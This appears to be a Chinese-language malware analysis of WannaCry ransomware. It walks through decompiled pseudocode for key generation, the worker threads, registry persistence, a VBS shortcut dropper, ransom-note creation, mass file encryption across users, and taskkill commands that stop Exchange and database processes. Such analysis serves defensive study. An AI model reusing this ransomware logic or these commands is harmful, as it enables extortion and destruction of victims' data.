if ( !ReadFileData_10001000(&Cwnry_1000D958, 1) )// 读取c.wnry数据到内存
  return 0;
IfSystemPrivilege_1000DD94 = JudgeSystemSID_100012D0();// 判断当前用户是否是系统权限
if ( !GetAPI_10003410() )                     // Get API Address
  return 0;
sprintf(res, a08x_res, 0);                    // 00000000.res
sprintf(pky, a08x_pky, 0);                    // 00000000.pky：保存公钥 B1
sprintf(eky, a08x_eky, 0);                    // 00000000.eky：保存私钥 B2
if ( SetACL_10004600(0) || CheckDKYAttr_10004500(0) )//
                                              // 先通过设置ACL的方式进行提权，保证病毒正常执行
                                              // 再判断res是否存在，因为并不存在，所以跳过执行
{
  v12 = CreateThread(0, 0, CreateProcess_SetReg_10004990, 0, 0, 0);// 线程并未执行
  WaitForSingleObject(v12, 0xFFFFFFFF);
  CloseHandle(v12);
  return 0;
}
```

保存一个钱包地址到 c.wnry

从内置的 3 个比特币钱包中读取一个写入 c.wnry



获取 SID，判断当前用户是否是 SYSTEM 权限

进一步获取用户 SID

```
BOOL JudgeSID_100012D0()
{
  int v0; // eax
  DWORD pcbBuffer; // [esp+4h] [ebp-25Ch]
  WCHAR Buffer; // [esp+8h] [ebp-258h]
  char v4; // [esp+Ah] [ebp-256h]
  __int16 v5; // [esp+25Eh] [ebp-2h]

  Buffer = word_1000D918;
  memset(&v4, 0, 0x254u);
  v5 = 0;
  if ( GetSID(&Buffer) )                        // 获得用户SID
  {
    v0 = wcsicmp(aS1518, &Buffer);              // S-1-5-18
  }
  else
  {
    pcbBuffer = 300;
    GetUserNameW(&Buffer, &pcbBuffer);
    v0 = wcsicmp(&Buffer, Str2);                // SYSTEM
  }
  return v0 == 0;
}
```

动态获取一些 API 的地址：

```
signed int GetAPI_10003410()
{
  signed int result; // eax
  HMODULE v1; // eax
  HMODULE v2; // esi
  FARPROC CloseHandle; // eax

  if ( !GetAPI_10004440() )
    goto LABEL_16;
  if ( CreateFileW_1000D91C )
    return 1;
  v1 = LoadLibraryA(aKernel32_dll_0);
  v2 = v1;
  if ( !v1 )
    goto LABEL_16;
  CreateFileW_1000D91C = GetProcAddress(v1, aCreatefilew);
  WriteFile_1000D920 = GetProcAddress(v2, aWritefile);
  ReadFile_1000D924 = GetProcAddress(v2, aReadfile);
  MoveFileW_1000D928 = GetProcAddress(v2, aMovefilew);
  MoveFileExW_1000D92C = GetProcAddress(v2, aMovefileexw);
  DeleteFileW_1000D930 = GetProcAddress(v2, aDeletefilew);
  CloseHandle = GetProcAddress(v2, aClosehandle);
  dword_1000D934 = CloseHandle;
  if ( !CreateFileW_1000D91C )
    goto LABEL_16;
  if ( WriteFile_1000D920
    && ReadFile_1000D924
    && MoveFileW_1000D928
    && MoveFileExW_1000D92C
    && DeleteFileW_1000D930
    && CloseHandle )
```

赋值字符串 + 设置 ACL 以提权

```
if ( !GetAPI_10003410() )                       // Get API Address
  return 0;
sprintf(res, a08x_res, 0);                      // 00000000.res
sprintf(pky, a08x_pky, 0);                      // 00000000.pky：保存公钥 B1
sprintf(eky, a08x_eky, 0);                      // 00000000.eky：保存私钥 B2
if ( SetACL_10004600(0) || CheckDKYAttr_10004500(0) )//
                                                // 先通过设置ACL的方式进行提权，保证病毒正常执行
                                                // 再判断res是否存在,因为并不存在，所以跳过执行
{
  v12 = CreateThread(0, 0, CreateProcess_SetReg_10004990, 0, 0, 0);// 线程并未执行
  WaitForSingleObject(v12, 0xFFFFFFFF);
```

其中未执行的函数 TestEncrypt_10003D10()用于测试加密的可靠性，用“TESTDATA”作为测试数据：

```
v3 = this;
strcpy(Str2, "TESTDATA");                       // 用作加密测试的字符串
v7 = 0;
Str1 = 0;
memset(&v9, 0, 0x1FCu);
v10 = 0;
v11 = 0;
v5 = strlen(Str2);
if ( !CryptAcquireContextA_10003A80(v3) )
  return 0;
ms_exc.registration.TryLevel = 0;
if ( !sub_10003F00(v3[1], (v3 + 2), lpFileName) || !sub_10003F00(v3[1], (v3 + 3), a3) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
strcpy(&Str1, Str2);
if ( !CryptEncrypt_1000D948(v3[2], 0, 1, 0, &Str1, &v5, 512) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
if ( !CryptDecrypt_1000D94C(v3[3], 0, 1, 0, &Str1, &v5) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
if ( strncmp(&Str1, Str2, strlen(Str2)) )      // 比较是否可以加密成功
```


（2）核心恶意逻辑

生成本地密钥对 + 存储

加密操作首先是密钥的处理，先通 CryptImportKey 导入内置的 RSA 公钥，进而利用 CryptGenKey（通过设置参数 3）生成一个新的 RSA 密钥对（公钥/私钥），再将公钥保存到 0.pky，将私钥加密处理后保存到 0.eky。

```
int __thiscall DecryptPkyEky_10003AC0(char *this, LPCSTR pky, LPCSTR eky)
{
  char *hCSP; // esi
  int v5; // esi
  DWORD v6; // [esp-14h] [ebp-24h]
  HCRYPTKEY *v7; // [esp-10h] [ebp-20h]
  const CHAR *retaddr; // [esp+10h] [ebp+0h]

  hCSP = this;
  if ( !CryptAcquireContextA_10003A80(this) )   // 使用CryptAcquireContext函数获得CSP
  {
    CryptReleaseContext_10003BB0(hCSP);
    return 0;
  }
  if ( pky )
  {
    if ( !CryptImportKey_10003C00(hCSP, pky) )  // 由于pky文件不存在，因此if条件成立，进入下一层
    {
      if ( !CryptImportKey_1000D940(*(hCSP + 1), &phKey, 0x114, 0, 0)// CryptImportKey将内置的RSA公钥导入CSP
                                                // p1->CSP的句柄
                                                // p2->一个字节数组，包含一个PUBLICKEYSTRUC BLOB头，后面跟着加密密钥。这个
                                                // p3->包含密钥BLOB的长度（以字节为单位）
                                                // p4->加密密钥的句柄，用于解密存储在p2->pbData中的密钥。 该密钥必须来自hP
                                                // p5->Currently used only when a public/private key pair in the form of a
                                                // p6->一个指向HCRYPTKEY值的指针，该值接收导入密钥的句柄。当你使用完密钥后
        || !CryptGenKey_10004350(*(hCSP + 1), (hCSP + 8), v6, v7)// CryptGenKey函数生成一个公共/私有密钥对
                                                // p1->hCSP
                                                // p2->一个ALG_ID值，该值标识要为其生成密钥的算法=AT_KEYEXCHANGE
                                                // p3->指定生成的密钥的类型。 生成密钥时，可以设置会话密钥，RSA签名密钥和P
                                                // p4->函数将新生成的密钥的句柄复制到的地址。当你使用完密钥后，通过调用Cry
        || !StorePublicKey_pky_1000404D(*(hCSP + 1), *(hCSP + 2), 6u, pky) )// 将生成的密钥对中的公钥A1保存到 0000000.pky
      {
        goto LABEL_19;
      }
      if ( retaddr )
        StoreEncryptedPrivateKey_eky_10003C40(hCSP, retaddr);// 利用公钥将生成的密钥对中的私钥进行加密后保存到 0000000.eky
      if ( !CryptImportKey_10003C00(hCSP, pky) )
```

【本地密钥对】生成流程如下图：



内置 RSA 密钥如下：


```
; HCRYPTKEY unk_1000CF40
unk_1000CF40    db    6                 ; DATA XREF: DecryptPkyEky_10003AC0+70↑o
                db    2
                db    0
                db    0
                db    0
                db 0A4h
                db    0
                db    0
                db  52h ; R
                db  53h ; S
                db  41h ; A
                db  31h ; 1
                db    0
                db    8
                db    0
```

公钥长度 114h


【本地公钥】最终生成的本地公钥数据文件大小 114h 字节，结构如下：

C++ 复制

```
typedef struct _PUBLICKEYSTRUC {
  BYTE   bType;
  BYTE   bVersion;
  WORD   reserved;
  ALG_ID aiKeyAlg;
} BLOBHEADER, PUBLICKEYSTRUC;
```



【本地私钥】经加密后的私钥长度为 504h 字节



5 个线程执行加密相关工作

至此病毒通过 5 个线程开始执行实际恶意行为，线程调度方式也是 sleep 函数，整体行为如

下：

```
  CryptGenRandom_10004420(hCriticalSection, &Random_8_string, 8u);// 生成8字节随机值
}
CryptReleaseContext_10003BB0(hCriticalSection);
(**hCriticalSection)(hCriticalSection, 1);
v6 = CreateThread(0, 0, Create00000000res_10004790, 0, 0, 0);// 线程1：将8字节随机值写入00000000.res
if ( v6 )
  CloseHandle(v6);
Sleep(0x64u);
v7 = CreateThread(0, 0, TestEncryptOk_100045C0, 0, 0, 0);// 线程2：测试加密是否能够成功
if ( v7 )
  CloseHandle(v7);
Sleep(0x64u);
v8 = CreateThread(0, 0, Core_10005730, 0, 0, 0);// 线程3：核心加密
Sleep(0x64u);
v9 = CreateThread(0, 0, CreateProcessA_taskdl_10005300, 0, 0, 0);// 线程4：执行taskdl.exe，删除临时目录和垃圾箱中的.WNCRYT 文件
if ( v9 )
  CloseHandle(v9);
Sleep(0x64u);
v10 = CreateThread(0, 0, CreateProcess_SetReg_10004990, 0, 0, 0);// 线程5：将释放的tasksche.exe添加注册表自启动项并创建进程执行
if ( v10 )
  CloseHandle(v10);
Sleep(0x64u);
Ransom_100057C0(Sleep);                       // 进行勒索
if ( v8 )
{
  WaitForSingleObject(v8, 0xFFFFFFFF);
  CloseHandle(v8);
}
return 0;
```

线程 1：创建 00000000.res 文件

```
signed int Create00000000res_10004730()
{
  HANDLE v0; // esi
  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-4h]

  v0 = CreateFileA(res, 0x40000000u, 1u, 0, 4u, 0x80u, 0);// 创建 000000000.res
  if ( v0 == -1 )
    return 0;
  NumberOfBytesWritten = 0;
  WriteFile(v0, &Random_8_string, 0x88u, &NumberOfBytesWritten, 0);// 将随机生成的8字节内容写入 0.res
  CloseHandle(v0);
  return 0x88;
}
```

线程 2：测试加密效果

在正式开始全盘加密之前，病毒通过该线程测试加密效果，但由于当前变种可能被修改过，因此两处调用测试函数都未成功执行，此处未执行的原因是由于检测 0000000.eky 文件并不存在。

```
signed int __cdecl CheckDKYAttr_10004500(int a1)
{
  int v1; // eax
  int v3[10]; // [esp+4h] [ebp-68h]
  char Dest; // [esp+2Ch] [ebp-40h]
  int v5; // [esp+68h] [ebp-4h]

  sprintf(&Dest, a08x_dky, a1);                 // 判断 00000000.dky 是否存在
  if ( GetFileAttributesA(&Dest) != -1 && GetFileAttributesA(pky) != -1 )
  {
    InitializeCriticalSection_10003A10(v3);
    v5 = 0;
    v1 = TestEncrypt_10003D10(v3, pky, &Dest);  // 对一段字符串进行加密测试
    v5 = -1;
    if ( v1 )
    {
      DeleteCriticalSection_10003A60(v3);
      return 1;
    }
    DeleteCriticalSection_10003A60(v3);
  }
  return 0;
}
```

测试加密函数如下，通过对“TESTDATA”进行加密来测试加密效果。

```
v3 = this;
strcpy(Str2, "TESTDATA");                   // 用作加密测试的字符串
v7 = 0;
Str1 = 0;
memset(&v9, 0, 0x1FCu);
v10 = 0;
v11 = 0;
v5 = strlen(Str2);
if ( !CryptAcquireContextA_10003A80(v3) )
  return 0;
ms_exc.registration.TryLevel = 0;
if ( !CryptImportKey_10003F00(v3[1], (v3 + 2), lpFileName) || !CryptImportKey_10003F00(v3[1], (v3 + 3), a3) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
strcpy(&Str1, Str2);
if ( !CryptEncrypt_1000D948(v3[2], 0, 1, 0, &Str1, &v5, 512) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
if ( !CryptDecrypt_1000D94C(v3[3], 0, 1, 0, &Str1, &v5) )
{
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
if ( strncmp(&Str1, Str2, strlen(Str2)) )     // 比较是否可以加密成功
{
  ms_exc.registration.TryLevel = -1;
  CryptReleaseContext_10003BB0(v3);
  return 0;
}
```

线程 3：核心加密

核心加密分析见 4、文件加密分析

线程 4：执行 taskdl.exe

```
DWORD __stdcall CreateProcessA_taskdl_10005300(LPVOID lpThreadParameter)
{
  if ( dword_1000DD8C )
    return 0;
  do
  {
    CreateProcessA_10001080(CommandLine, 0xFFFFFFFF, 0);// CreateProcessA（taskdl.exe）
    Sleep(0x7530u);
  }
  while ( !dword_1000DD8C );
  return 0;
}
```

taskdl.exe 的功能主要是遍历系统临时目录和垃圾箱中的.WNCRYT 文件并进行删除。

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  DWORD v4; // ebx
  int v5; // esi
  WCHAR RootPathName[2]; // [esp+10h] [ebp-8h]
  int v8; // [esp+14h] [ebp-4h]

  v4 = GetLogicalDrives();                  // 判断系统中存在哪些逻辑驱动器字母:位0设为1表示驱动器A:存在于
  v5 = 25;                                  // 00011001
  do
  {
    *(_DWORD *)RootPathName = dword_403060;
    v8 = dword_403064;
    RootPathName[0] = v5 + 65;              // 01011010
    if ( (v4 >> v5) & 1 && GetDriveTypeW(RootPathName) != 4 )// 获取D盘类型
    {
      Delete_RECYCLE_Temp_File_WNCRYT_401080(v5);// 删除所有文件：垃圾箱地址 + 临时目录\*.WNCRYT
      Sleep(0xAu);
    }
    --v5;
  }
  while ( v5 >= 2 );
  return 0;
}
```

```
v15 = v13;
Memory = 0;
v17 = 0;
v18 = 0;
v24 = 0;
v14 = 0;
Get_RECYCLE_Temp_Path_401000(a1_25, &Format); // 获取垃圾箱地址 + 临时目录地址
swprintf(&String, (size_t)aSS, &Format, a_wncryt);// 拼接：垃圾箱地址 + 临时目录\*.WNCRYT
v1 = FindFirstFileW(&String, &FindFileData);  // 后面通过 DeleteFileW 删除所有 .WNCRYT 文件
if ( v1 == (HANDLE)-1 )
{
```

线程 5：执行 taskse.exe + 将 tasksche.exe 添加自启动项并执行

首先将 @WanaDecryptor@.exe 的路径作为参数执行 taskse.exe 进程，进而将 tasksche.exe 添加注册表自启动项后创建进程执行。

```
void __stdcall __noreturn CreateProcess_SetReg_10004990(LPVOID lpThreadParameter)
{
  signed int v1; // esi
  CHAR Buffer; // [esp+10h] [ebp-208h]
  char v3; // [esp+11h] [ebp-207h]
  __int16 v4; // [esp+215h] [ebp-3h]
  char v5; // [esp+217h] [ebp-1h]

  while ( 1 )
  {
    if ( time(0) >= Time && dword_1000DCE0 > 0 )
    {
      v1 = 0;
      if ( !Time )
      {
        v1 = 1;
        Time = time(0);
        ReadFileData_10001000(&Cwnry_1000D958, 0);
      }
      StartTaskse_10004890();                   // 执行taskse.exe，命令行参数为@WanaDecryptor@.exe
      if ( v1 )
      {
        Buffer = lpProcessInformation;
        memset(&v3, 0, 0x204u);
        v4 = 0;
        v5 = 0;
        GetFullPathNameA(aTasksche_exe, 0x208u, &Buffer, 0);// tasksche.exe
        CreateProcess_SetReg_100047F0(&Buffer); // tasksche.exe 添加注册表自启动项，创建进程执行
      }
    }
    Sleep(0x7530u);
  }
}
```

taskse.exe 的作用是进行提权、获取远程主机会话等，在分析时不小心把栈帧改崩了哈哈。

```
000 FF 15 24 20 40 00               call    ds:__p___argc
000 83 38 02                        cmp     dword ptr [eax], 2
000 7D 05                           jge     short loc_401520
000 33 C0                           xor     eax, eax
000 C2 10 00                        retn    10h
                    ; ---------------------------------------------------------------------------

                    loc_401520:                             ; CODE XREF: WinMain(x,x,x,x)+9↑j
000 FF 15 20 20 40 00               call    ds:__p___argv
000 8B 00                           mov     eax, [eax]
000 8B 48 04                        mov     ecx, [eax+4]
000 51                              push    ecx             ; TokenHandle
000 E8 EF FE FF FF                  call    AdjustTokenPrivileges_401420
000 83 C4 04                        add     esp, 4
000 C2 10 00                        retn    10h
```

执行勒索

创建勒索进程，弹出勒索框


最后的 sub_100057C0() 用于创建勒索信息，保证病毒运行等。首先是判断 f.wnry 是否存在，进而将 u.wnry 改名为@WanaDecryptor@.exe 执行。

```
v1 = 0;
v14 = 0;
if ( !sub_10001830(&Parameter, pky, sub_10005340, &dword_1000DD8C) )
  goto LABEL_35;
if ( GetFileAttributesA(aF_wnry) == -1 )      // 判断f.wnry是否存在
  sub_100018F0(&Parameter, 10, 100);
if ( !RandTime_1000DCC8 )
{
  RandTime_1000DCC8 = time(0);
  Create00000000res_10004730();               // 保存随机8个字符到0.res文件
  sprintf(&Dest, aSFi, Environment);          // 拼接命令行：@WanaDecryptor@.exe fi
  CreateProcessA_10001080(&Dest, 0x186A0u, 0);// 创建进程执行：@WanaDecryptor@.exe fi
  ReadFileData_10001000(&Cwnry_1000D958, 1);  // 读取C.wnry文件内容
}
Start_Uwnry_WanaDecryptor_10004CD0(a1);       //
                                              // 将u.wnry改名为@WanaDecryptor@.exe
                                              // 创建进程执行：@WanaDecryptor@.exe wt
                                              // 创建m.vbs执行@WanaDecryptor@.exe.lnk
```

过程如下：

```
DWORD __usercall Start_Uwnry_WanaDecryptor_10004CD0@<eax>(const CHAR *a1@<edi>)
{
  DWORD result; // eax
  LPSTR v2; // ST04_4
  LPSECURITY_ATTRIBUTES v3; // ST08_4
  LPSECURITY_ATTRIBUTES v4; // ST0C_4
  BOOL v5; // ST10_4
  DWORD v6; // ST14_4
  struct _STARTUPINFOA *v7; // [esp+0h] [ebp-6D0h]
  CHAR Buffer; // [esp+4h] [ebp-6CCh]
  char v9; // [esp+5h] [ebp-6C8h]
  __int16 v10; // [esp+209h] [ebp-4C7h]
  char v11; // [esp+20Bh] [ebp-4C5h]
  char Format; // [esp+20Ch] [ebp-4C4h]
  char Dest; // [esp+2E8h] [ebp-3E8h]

  if ( GetFileAttributesW(L"@WanaDecryptor@.exe") == -1 )
    CopyFileA(aU_wnry, Environment, 0);         // 将u.wnry复制为@WanaDecryptor@.exe
  result = GetFileAttributesW(a_wanadecrypt_1); // 尝试获取文件 @WanaDecryptor@.exe.lnk 的属性，目的是判断文件是否存在
  if ( result == -1 )
  {
    strcpy(
      &Format,
      "@echo off\r\n"
      "echo SET ow = WScript.CreateObject(\"WScript.Shell\")> m.vbs\r\n"
      "echo SET om = ow.CreateShortcut(\"%s%s\")>> m.vbs\r\n"
      "echo om.TargetPath = \"%s%s\">> m.vbs\r\n"
      "echo om.Save>> m.vbs\r\n"
      "cscript.exe //nologo m.vbs\r\n"
      "del m.vbs\r\n");
    Buffer = lpProcessInformation;
    memset(&v9, 0, 0x204u);
    v10 = 0;
    v11 = 0;
    GetCurrentDirectoryA(0x208u, &Buffer);
    if ( strlen(&Buffer) != 0 && *(&v7 + strlen(&Buffer) + 3) != 92 )
      strcat(&Buffer, asc_1000D624);            // 拼接 \
    sprintf(&Dest, &Format, &Buffer, a_wanadecrypt_2, &Buffer);//
                                                // 创建m.vbs文件用于执行@WanaDecryptor@.exe.lnk
                                                // m.vbs执行后删除
    result = Start_WanaDecryptor_10001140(&Dest, v2, v3, v4, v5, v6, Environment, a1, v7, *&Buffer);// @WanaDecryptor@.exe
  }
```

m.vbs 随机命名为：



勒索框如下:

构造勒索文档内容 .txt

```
FILE *Generate_Ransom_TXT_10004DF0()
{
  FILE *result; // eax
  FILE *v1; // esi
  FILE *v2; // esi
  void (*sprintf)(char *, const char *, ...); // edi
  char Dest; // [esp+14h] [ebp-23ECh]
  char DstBuf; // [esp+78h] [ebp-2388h]
  char v6; // [esp+79h] [ebp-2387h]
  __int16 v7; // [esp+1075h] [ebp-1388h]
  char v8; // [esp+1077h] [ebp-1389h]
  char Str; // [esp+1078h] [ebp-1388h]

  result = GetFileAttributesW(ExistingFileName);// @Please_Read_Me@.txt
  if ( result == -1 )
  {
    result = fopen(aR_wnry, aRb);               // r.wnry  rb
    v1 = result;
    if ( result )
    {
      DstBuf = 0;
      memset(&v6, 0, 0xFFCu);
      v7 = 0;
      v8 = 0;
      fread(&DstBuf, 1u, 0x1000u, result);
      fclose(v1);
      result = wfopen(ExistingFileName, aWb);   // @Please_Read_Me@.txt   wb
      v2 = result;
      if ( result )
      {
        if ( dword_1000D9D4 )
        {
          sprintf = ::sprintf;
          ::sprintf(&Dest, a_1fBtc, flt_1000D9D0);// 勒索金额 0.01f BTC
        }
        else
        {
          sprintf = ::sprintf;
          ::sprintf(&Dest, aDWorthOfBitcoi, flt_1000D9D0);// $0.0 worth of bitcoin
        }
        sprintf(&Str, &DstBuf, &Dest, &unk_1000DA0A, Environment);// @WanaDecryptor@.exe
        fwrite(&Str, 1u, strlen(&Str) + 1, v2);
```

加密桌面和我的文档所有文件 + 加密其他用户的文件

```
EncryptOtherFile_OtherUserFile_10005480(&Parameter);//
                                                    // 将当前桌面和我的文档下的所有文件加密
                                                    // 并且加密其他用户的所有文件
if ( dword_1000DD8C )
  goto LABEL_35;
while ( 2 )
```

```
wchar_t *__cdecl EncryptOtherFile_OtherUserFile_10005480(_DWORD *a1)
{
  WCHAR pszPath; // [esp+Ch] [ebp-208h]
  char v3; // [esp+Eh] [ebp-206h]
  __int16 v4; // [esp+212h] [ebp-2h]

  pszPath = word_1000D918;
  memset(&v3, 0, 0x204u);
  v4 = 0;
  SHGetFolderPathW(0, 0, CSIDL_DESKTOP, 0, &pszPath);// 获取桌面路径
  if ( wcslen(&pszPath) )
    Encrypt_100027F0(a1, &pszPath, 1);          // 加密该目录下所有文件
  pszPath = 0;
  SHGetFolderPathW(0, CSIDL_MYDOCUMENTS, 0, 0, &pszPath);// 获取我的文档路径
  if ( wcslen(&pszPath) )
    Encrypt_100027F0(a1, &pszPath, 1);          // 加密该目录下所有文件
  SearchOtherUserFile_10004A40(25, EncryptOtherUserFile_100053F0, a1);// 寻找其他用户的文件(并加密其他用户的文件)
  return SearchOtherUserFile_10004A40(46, EncryptOtherUserFile_100053F0, a1);
}
```

结束指定进程

```
while ( 2 )
{
  InterlockedExchange(&Target, -1);           // 0FFFFFFFFh
  v7 = v1 + 1;
  if ( v1 == 1 )
  {
    CreateProcessA_10001080(aTaskkill_exeFI, 0, 0);// taskkill.exe /f /im Microsoft.Exchange.*
    CreateProcessA_10001080(aTaskkill_exe_0, 0, 0);// taskkill.exe /f /im MSExchange*
    CreateProcessA_10001080(aTaskkill_exe_1, 0, 0);// taskkill.exe /f /im sqlserver.exe
    CreateProcessA_10001080(aTaskkill_exe_2, 0, 0);// taskkill.exe /f /im sqlwriter.exe
    CreateProcessA_10001080(aTaskkill_exe_3, 0, 0);// taskkill.exe /f /im mysqld.exe
  }
  v2 = GetLogicalDrives();
  v3 = 0;
```

最后传入不同参数执行 @WanaDecryptor@.exe

